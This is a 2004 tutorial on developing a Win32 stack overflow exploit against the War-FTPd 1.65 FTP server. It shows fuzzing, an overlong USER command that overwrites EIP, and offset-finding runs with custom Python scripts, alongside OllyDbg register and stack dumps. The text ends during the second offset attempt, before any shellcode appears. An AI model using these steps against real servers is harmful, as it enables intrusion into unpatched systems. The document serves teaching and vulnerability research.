Win32 Stack BufferOverFlow Real Life Vuln-Dev Process

by
Sergio Alvarez
Security Research & Development
IT Security Consulting
shadown@g-con.org | shadown@gmail.com
September, 5 2004

INTRODUCTION

Many times I've been asked for writing a paper about how to code an exploit for win32, for two reasons, first because there are many papers about explotation on *nix, but few about how to exploit on win32 world, and second because papers about win32 exploitation get very difficult to be understood by people without a good understanding of asm, C languages. So I thought that the best way to do something clear I had to write something as simple as possible, without leaving nothing to guess by the readers. Well this is what I think is the easiest that I could do. And explaining the hole process of finding, debuging and exploiting a blackbox application.
For this purpose I've choosen 'War-FTPd v1.65' a known stack b0f bugged software, wich is gonna be used in this tutorial.

Here it goes...

First goes first, you'll need to install the following software:
(all this software could be installed on a win32 system, or distributed between win32 and linux (or other of your preference), but War-Ftpd and Ollydbg should be on win32)

python – www.python.org
pyOpenSSL - http://pyopenssl.sourceforge.net/
Ollydbg – http://home.t-online.de/Ollydbg/
OllyUni by FX of Phenoelit – http://www.phenoelit.de
War-Ftpd version 1.65 by jgaa – http://www.jgaa.com
Fuzzer v1.0 – http://hack3rs.org/~shadown/Twister/

Once you have installed all of them you may continue with your reading.
(I strongly recommend to read my paper 'Introduction to Exploit Coding' before going ahead with this one).

FINDING THE BUG

The most important part in vuln-dev process is to be able to debug the hole activity while auditing the target application. That's because we need to catch any 'exception' that could happened in the tests we'll run against it.
The following instructions explain how to run our target program from within Ollydbg:

- Launch 'Ollydbg'
- File->Open (or press F3) (Image 1)
- Browse to the directory where you've installed 'War-FTPd v1.65' and select 'war-ftpd.exe' file (Image 2)
- Debug->Run (or press F9) (Image 3)
- From the War-Ftp Window Properties->'Start Service' (Image 4)

A little explaination about what we've done is: started Ollydbg, then loaded War-FTPd from Ollydbg (in some cases you must attach to the process), when a program is started from any debugger (Ollydbg in our case) or when a process is attached, the process is stopped by the debugger, but we need it to be running.

Image 1




Start
OllyDbg - [CPU]
OllyDbg - [CPU]
C
File
View
Debug
Plugins
Options
Window
Help
Open F3
Attach
Exit Alt+X
1 C:\Program Files\War-ftpd\war-ftpd.exe Ctrl+F2
2 C:\iFtpSvc\iFtpSvc.exe
3 c:\Program Files\ArGo Software Design\FTP Server\ftpsrvnt.exe
4 C:\In-Progress\portbindshellcode.exe
5 C:\Program Files\Serv-U\ServUDaemon.exe
6 C:\Program Files\Address Book Recovery\AddressBookRecovery.exe
K

Image 2



File name: war-ftpd.exe
Files of type: Executable file (*.exe)
Arguments:

Image 3





Image 4



System Attributes
- [ ] Go offline when ready [ ] and exit
- [ ] Deny all logins (except for administrator)
- [✓] No anonymous logins

Max Users 50 Anon. 10

IP number and port: 192.168.178.129 21

Messages from the users

```
[S 2004 09 11 18:37] WAR-FTPD 1.65 Copyright (c) 1996, 1997 by jgaa. WIN32 (NT)
```

```
New thread with ID 000001C0 created                Running
```

Now that we have War-Ftpd running we can start with our tests to try

to find something on it.
To do it we'll use fuzzer v1.0.
To see its options:

```
$ ./fuzzer.py
########################
#        Net-Twister Fuzzer Module       #
# Coded by Sergio 'shadown' Alvarez #
########################
Usage: ./fuzzer.py <host> <port> <protocol>
protocols available: smtp, ftp, pop3
```

Ok, as it is an FTP server we'll try the following:

```
$ ./fuzzer.py 192.168.178.129 21 ftp
```

After running this we'll realize that it will show one of the following messages:


```
<**> It was suppose to recv something, but recv nothing CHECKIT! <**>
```

or the above msg and:

```
<**> Bug found!!! ;)) <**>
-> Sending: USER
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Then we go to see what happens in Ollydbg and it shows at bottom in the status bar a 'Access Violation when executing [41414141]..' message, and at top right window we can see that eip register (next instruction pointer) is pointing to 41414141 address. (Image 5)

Image 5



OllyDbg - war-ftpd.exe - [CPU - thread 00000198]

```
Registers (FPU)
EAX 00000001
ECX 00000001
EDX 00000000
EBX 00000113
ESP 00A4FD9C ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 00A4FDF4 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ESI 77E8C0A6 KERNEL32.GetTickCount
EDI 008B4B84

EIP 41414141

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000212 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty -??? FFFF 00D4D0C8 00D4D0C8
ST1 empty +UNORM 008B 00000000 00000000
ST2 empty +UNORM 0088 008BEFB0 00000000
ST3 empty 7.6580125107810959360e-4883
ST4 empty -UNORM 80DB 00A4FB8C 00A4FE00
ST5 empty -NAN FFFF FFFF77F9 8AD077FB
ST6 empty 3.1513990717418106860e-4932
ST7 empty 0.1111321401869686400e-4933
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address   Hex dump                 ASCII
00440000  00 00 00 00 59 4B 43 00  ....YKC.
00440008  F0 36 40 00 30 37 40 00  ≡6@.07@.
00440010  30 30 42 00 70 30 42 00  00B.p0B.
00440018  60 02 43 00 90 08 43 00  `☻C.É◘C.
00440020  F0 10 43 00 20 11 43 00  ≡►C. ◄C.
00440028  60 11 43 00 F0 11 43 00  `◄C.≡◄C.
00440030  F0 12 43 00 20 13 43 00  ≡↕C. ‼C.
00440038  40 13 43 00 80 13 43 00  @‼C.Ç‼C.
00440040  C0 13 43 00 00 14 43 00  └‼C..¶C.
00440048  40 14 43 00 80 14 43 00  @¶C.Ç¶C.
00440050  C0 14 43 00 00 15 43 00  └¶C..§C.
00440058  40 15 43 00 80 15 43 00  @§C.Ç§C.
00440060  C0 15 43 00 00 16 43 00  └§C..▬C.
00440068  30 17 43 00 00 00 00 00  0↨C.....
00440070  00 00 00 00 00 00 00 00  ........
```

```
00A4FD9C  41414141
00A4FDA0  41414141
00A4FDA4  41414141
00A4FDA8  41414141
00A4FDAC  41414141
00A4FDB0  41414141
00A4FDB4  41414141
00A4FDB8  41414141
00A4FDBC  41414141
00A4FDC0  41414141
00A4FDC4  41414141
00A4FDC8  41414141
00A4FDCC  41414141
00A4FDD0  41414141
00A4FDD4  41414141
00A4FDD8  41414141
```

Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to program   Paused

This means that in the authentication the 'USER' command has a BufferOverFlow bug, and that's why the eip has been overwritten.

NOTE: For the following tests we'll have to “run our target program from within Ollydbg” again and again..., in each try as War-Ftpd will crash after each probe. (play around with 'Debug->Restart' Ollydbg option)

DEBUGGING THE BUG

Note: After finding a bug what we'll try to do is 'to change the normal process execution to a code we want to execute', in this case we'll have to overwrite the eip register with the memory address where the piece of code we want to execute is located (a shellcode), but for doing this we need to know at least two things, the position in the buffer our 'memory address' must be in order to overwrite eip register, and where our shellcode must be located. Just as in linux exploits, and few other things as we'll see later in this paper, because of win32 particularities.

As we saw the next instruction pointer (eip) was filled with 41414141 and we have to research how to fill this with the memory address we want to.
So our first step is gonna be to discover how big is the buffer that must be filled with whatever before we place our memory address, in order to overwrite the return address saved on the stack.
For making this as simple as possible, I've coded a very simple but usefull piece of code called 'reach_eip.py' (what may be called a library somehow) that's gonna help us in this job.
Basically what it does is to generate a buffer with number secuences, this is gonna help us in two ways, to align our buffer and to calculate its size, and this will take us very few shoots.
A little explaination of how it works (supposing a register size is only one byte long):

1- We'll generate the sequence.
    i.e.: 123456789123456789123456789123456789123456789
2- We'll see what number fits into it we'll assume it's a number 2, and we'll replace numbers 2 with a new sequence, and discard other numbers, in order to discover whichone of those number 2 was the one that filled the eip register.
    i.e.: x1xxxxxxxx2xxxxxxxx3xxxxxxxx4xxxxxxxx5...and so on.
3- And if for example number 4 was the number, we just have to count how many bytes are before, and that way we can craft a buffer with that size and after that put our desired memory address.

In a real life the register has 4 bytes long in x86 architecture and maybe the sequence of numbers by four we crafted didn't fitted with the same four numbers (i.e.: we could realize that a 4445 appears in the register), so we have to align the buffer in order to fill the register with the same number (i.e.: 4444).

Ok, keeping that in mind we'll try to reach our buffer size.
As we have to respect some 'send and receive' stuff, I've coded another proggie called 'reach_war-ftpd.py' which makes use of this 'library'.

A little explaination about its options:

```
$ ./reach_war-ftpd.py
Usage: ./reach_war-ftpd.py <host> <port> <align> <toreach> <repeat> <cycles> <firstreached>
host: our target host
port: our target port (1-65535)
align: amount of bytes before number sequence (1 – 3)
toreach: what number is gonna be replaced by new sequence (1-9)
repeat: amount of numbers in sequence
cycles: amount of recurtion of sequence replaced (1-2)
firstreached: the number we've replaced in the sequence before this sequence (1-9)
```


Now that's all clear, let's start hitting War-Ftpd.

STRIKE ONE

Our first hit is gonna be to make the simplest number sequence, this means 111122223333...and so on, repeated 200 times, so 4*200=800:

```
$ ./reach_war-ftpd.py 192.168.178.129 21 0 0 200 1 0
220- Jgaa's Fan Club FTP Service WAR-FTPD 1.65 Ready
220 Please enter your user name.

Buffer size: 800
331 User name okay, Need password.
```

Check in Ollydbg!



```
Registers (FPU)
EAX 00000001
ECX 00000001
EDX 00000000
EBX 00000113
ESP 00A4FD9C ASCII "77788889999111122223333444455
EBP 00A4FDF4 ASCII "22233334444555566667777888899
ESI 77E8C0A6 KERNEL32.GetTickCount
EDI 00B4B884

EIP 36353535

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000212 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty -??? FFFF 00D4D0C8 00D4D0C8
ST1 empty +UNORM 008B 00000000 00000000
ST2 empty +UNORM 0088 00BBEFB0 00000000
ST3 empty 7.6580125107810959360e-4883
ST4 empty -UNORM 80DB 00A4FB8C 00A4FE00
ST5 empty -NAN FFFF FFFF77F9 8AD077FB
ST6 empty 3.1513990717418106880e-4932
ST7 empty 0.1111321401869686400e-4933
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address  Hex dump                 ASCII
00440000 00 00 00 00|59 4B 43 00 ....YKC.
00440008 F0 36 40 00|30 37 40 00 ≡6@.07@.
00440010 30 30 42 00|70 30 42 00 00B.p0B.
00440018 60 02 43 00|90 08 43 00 '☻C.É◘C.
00440020 E0 10 43 00|20 11 43 00 α►C. ◄C.
00440028 60 11 43 00|E0 11 43 00 '◄C.α◄C.
00440030 F0 12 43 00|20 13 43 00 ≡↕C. ‼C.
00440038 40 13 43 00|80 13 43 00 @‼C.Ç‼C.
00440040 C0 13 43 00|00 14 43 00 └‼C..¶C.
00440048 40 14 43 00|80 14 43 00 @¶C.Ç¶C.
00440050 C0 14 43 00|00 15 43 00 └¶C..§C.
00440058 40 15 43 00|80 15 43 00 @§C.Ç§C.
00440060 C0 15 43 00|00 16 43 00 └§C..▬C.
00440068 30 17 43 00|00 00 00 00 0↨C.....
00440070 00 00 00 00|00 00 00 00 ........
```

```
00A4FD9C  38373737
00A4FDA0  39383838
00A4FDA4  31393939
00A4FDA8  32313131
00A4FDAC  33323232
00A4FDB0  34333333
00A4FDB4  35343434
00A4FDB8  36353535
00A4FDBC  37363636
00A4FDC0  38373737
00A4FDC4  39383838
00A4FDC8  31393939
00A4FDCC  32313131
00A4FDD0  33323232
00A4FDD4  34333333
00A4FDD8  35343434
```

```
Access violation when executing [36353535] - use Shift+F7/F8/F9 to pass exception to program   Paused
```


As you can see, it shows 'Access violation when executing [36353535]' this means that we'll have to align it by one to make it fit in a register like 35353535.
The character '5' is represented by its hexadecimal as 35, and 'A' is represented as 41, we can search in the ASCII table all other ones. i.e.: '1' = 31, '2' = 32,..., '9' = 39 (in linux we can type 'man ascii' to get the table).

STRIKE TWO

In our second try we'll add the alignment to make it fit:

```
$ ./reach_war-ftpd.py 192.168.178.129 21 1 0 200 1 0
220- Jgaa's Fan Club FTP Service WAR-FTPD 1.65 Ready
220 Please enter your user name.

Buffer size: 801
331 User name okay, Need password.
```

Check in Ollydbg!



```
OllyDbg - war-ftpd.exe - [CPU - thread 0000007C]

Registers (FPU)
EAX 00000001
ECX 00000001
EDX 00000000
EBX 00000113
ESP 00A4FD9C ASCII "77778888999911112222333344444
EBP 00A4FDF4 ASCII "22223333444455556666777788888
ESI 77E8C0A6 KERNEL32.GetTickCount
EDI 00884B84

EIP 35353535

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000212 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty -??? FFFF 00D4D0C8 00D4D0C8
ST1 empty +UNORM 008B 00000000 00000000
ST2 empty +UNORM 0088 008BEFB0 00000000
ST3 empty 7.6580125107810959360e-4833
ST4 empty -UNORM 80DB 00A4FB8C 00A4FE00
ST5 empty -NAN FFFF FFFF77F9 8AD077FB
ST6 empty 3.1513990717418106800e-4932
ST7 empty 0.1111321401869686400e-4933
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1

Address  Hex dump                 ASCII
00440000 00 00 00 00|59 4B 43 00 ....YKC.
00440008 F0 36 40 00|30 37 40 00 ≡6@.07@.
00440010 30 30 42 00|70 30 42 00 00B.p0B.
00440018 60 02 43 00|90 08 43 00 `☻C.É◘C.
00440020 E0 10 43 00|20 11 43 00 α►C. ◄C.
00440028 60 11 43 00|E0 11 43 00 `◄C.α◄C.
00440030 E0 12 43 00|20 13 43 00 α↕C. ‼C.
00440038 40 13 43 00|80 13 43 00 @‼C.Ç‼C.
00440040 C0 13 43 00|00 14 43 00 └‼C..¶C.
00440048 40 14 43 00|80 14 43 00 @¶C.Ç¶C.
00440050 C0 14 43 00|00 15 43 00 └¶C..§C.
00440058 40 15 43 00|80 15 43 00 @§C.Ç§C.
00440060 C0 15 43 00|00 16 43 00 └§C..▬C.
00440068 30 17 43 00|00 00 00 00 0↨C.....
00440070 00 00 00 00|00 00 00 00 ........

00A4FD9C  37373737
00A4FDA0  38383838
00A4FDA4  39393939
00A4FDA8  31313131
00A4FDAC  32323232
00A4FDB0  33333333
00A4FDB4  34343434
00A4FDB8  35353535
00A4FDBC  36363636
00A4FDC0  37373737
00A4FDC4  38383838
00A4FDC8  39393939
00A4FDCC  31313131
00A4FDD0  32323232
